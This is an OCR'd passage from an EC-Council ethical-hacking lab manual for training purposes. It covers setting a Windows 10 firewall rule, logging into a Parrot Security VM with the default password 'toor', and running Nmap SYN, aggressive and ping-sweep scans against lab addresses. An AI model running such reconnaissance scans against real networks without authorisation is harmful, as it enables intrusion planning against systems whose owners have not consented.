


Figure 2.1.11: Profile wizard

15. In the **Name** section, provide any name to the rule and click **Finish**.




Figure 2.1.12: Name wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The newly created inbound rule has been configured to the **Windows 10** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** virtual machine will be **blocked** by the **Windows 10** Firewall.




Figure 2.1.13: New rule created

17. Close all open windows in the **Windows 10** machine and switch to the **Parrot Security** virtual machine.

18. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.14: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window

19. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.15: MATE Terminal launching

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

22. Now, type **cd** and press **Enter** to jump to the root directory.
23. We will now perform a basic Nmap scan on Windows 10 machine.
24. Type **nmap 10.10.10.10** and press **Enter**. As the Firewall is turned on in the **Windows 10** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.10.10** are filtered.

Note: The IP address of the **Windows 10** machine may differ in your lab environment.




Figure 2.1.16: Nmap basic scan

25. We will now perform **TCP SYN Port Scan** on the **Windows 10** machine and observe the results.
26. Type **nmap -sS 10.10.10.10** and press **Enter**. Observe that the results are the same as when the Windows 10 Firewall is turned on.




Figure 2.1.17: Nmap SYN scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.10.10** and press **Enter**. We still receive the same result as when the Firewall is turned on.

Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.




Figure 2.1.18: Nmap Intense scan

28. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.10.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.

29. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.10.19).




Figure 2.1.19: Nmap Ping Sweep scan

